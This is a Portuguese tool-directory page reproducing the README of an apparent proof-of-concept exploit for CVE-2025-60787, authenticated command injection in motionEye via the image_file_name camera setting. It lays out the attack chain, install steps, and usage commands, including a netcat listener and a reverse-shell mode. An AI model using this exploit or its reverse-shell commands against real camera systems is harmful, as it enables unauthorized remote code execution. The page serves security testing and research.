
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/ozcanpng/cve-2025-60787
Geração de PayloadsAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoComando e ControleRed Teaming
GitHubozcanpng/cve-2025-60787

CVE-2025-60787

CVE-2025-60787 motionEye injeção de comando autenticada RCE PoC

Ver Repositório
25há 4 mesesAinda não revisado
Compartilhar

CVE-2025-60787 — motionEye RCE autenticado

PoC de injeção de comandos autenticada para CVE-2025-60787. motionEye v0.43.1b4 e versões anteriores gravam valores de configuração de câmera controlados pelo usuário, como image_file_name, na configuração do Motion sem sanitização suficiente, permitindo a execução de comandos quando o valor é processado.

Apenas para testes autorizados e pesquisa. Não use contra sistemas que você não possua ou para os quais não tenha permissão explícita para testar.


O que faz

Requisição de API assinada -> atualização da configuração da câmera -> injeção em image_file_name -> acionamento de snapshot -> execução de comando
  1. Valida o alvo e detecta o motionEye.
  2. Gera requisições de API do motionEye assinadas usando o nome de usuário e o hash de senha configurados.
  3. Lê a configuração da câmera por meio de /config/list/.
  4. Injeta um comando na configuração image_file_name da câmera.
  5. Ativa imagens estáticas/snapshots manuais quando necessário.
  6. Aciona /action/<camera_id>/snapshot/ para que o motionEye processe o nome de arquivo injetado.
  7. Opcionalmente, restaura a configuração original da câmera.

Capturas de tela


Configuração de reverse shell

Configuração de reverse shell

Injeção de configuração e acionamento

Injeção de configuração e acionamento


Shell recebido

Shell recebido


Configuração

git clone https://github.com/ozcanpng/CVE-2025-60787.git
cd CVE-2025-60787
pip install -r requirements.txt

Uso

Prova segura de comando

python3 CVE-2025-60787.py \
  --target http://127.0.0.1:8765 \
  --user admin \
  --password-hash HASH \
  --cmd 'id > /tmp/motioneye_rce'

Reverse shell

Inicie um listener primeiro:

rlwrap nc -lvnp 4444

Depois execute:

python3 CVE-2025-60787.py \
  --target http://127.0.0.1:8765 \
  --port 8765 \
  --user admin \
  --password-hash HASH \
  --reverse-shell \
  --lhost 10.10.16.53 \
  --lport 4444

Opções úteis:

--camera-id N      ID da câmera a modificar (padrão: 1)
--restore          Restaura a configuração original da câmera após o acionamento
--dry-run          Constrói requisições assinadas sem modificar o alvo
--debug            Exibe caminhos assinados canônicos, corpos e assinaturas
--no-trigger       Atualiza a configuração sem acionar um snapshot
--verify-tls       Verifica certificados HTTPS
--yes              Pula o aviso de confirmação do reverse shell

Afetados

ProdutoVersão afetadaAcesso necessárioImpacto
motionEye<= 0.43.1b4Acesso autenticado de admin/APIExecução de comandos do sistema operacional como o usuário do processo motionEye/Motion

O privilégio resultante depende de como o motionEye é implantado. Em contêineres ou imagens de laboratório que executam o serviço como root, a execução de comandos pode ocorrer como root.


Notas

  • O PoC espera o valor/hash de senha armazenado do motionEye porque esse valor é usado como chave de assinatura para requisições de API legadas.
  • O campo injetado é image_file_name.
  • Use --restore durante os testes para colocar a configuração original da câmera de volta após a exploração.
  • Prefira --cmd para validação segura antes de tentar um reverse shell.

Referências

  • NVD — CVE-2025-60787
  • GitHub Security Advisory — GHSA-j945-qm58-4gjx
  • Projeto motionEye

Autor

ozcanpng — github.com/ozcanpng — ozcanpng.dev

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    989
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    576
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    354
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    339
  • 5

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    323
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    315

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →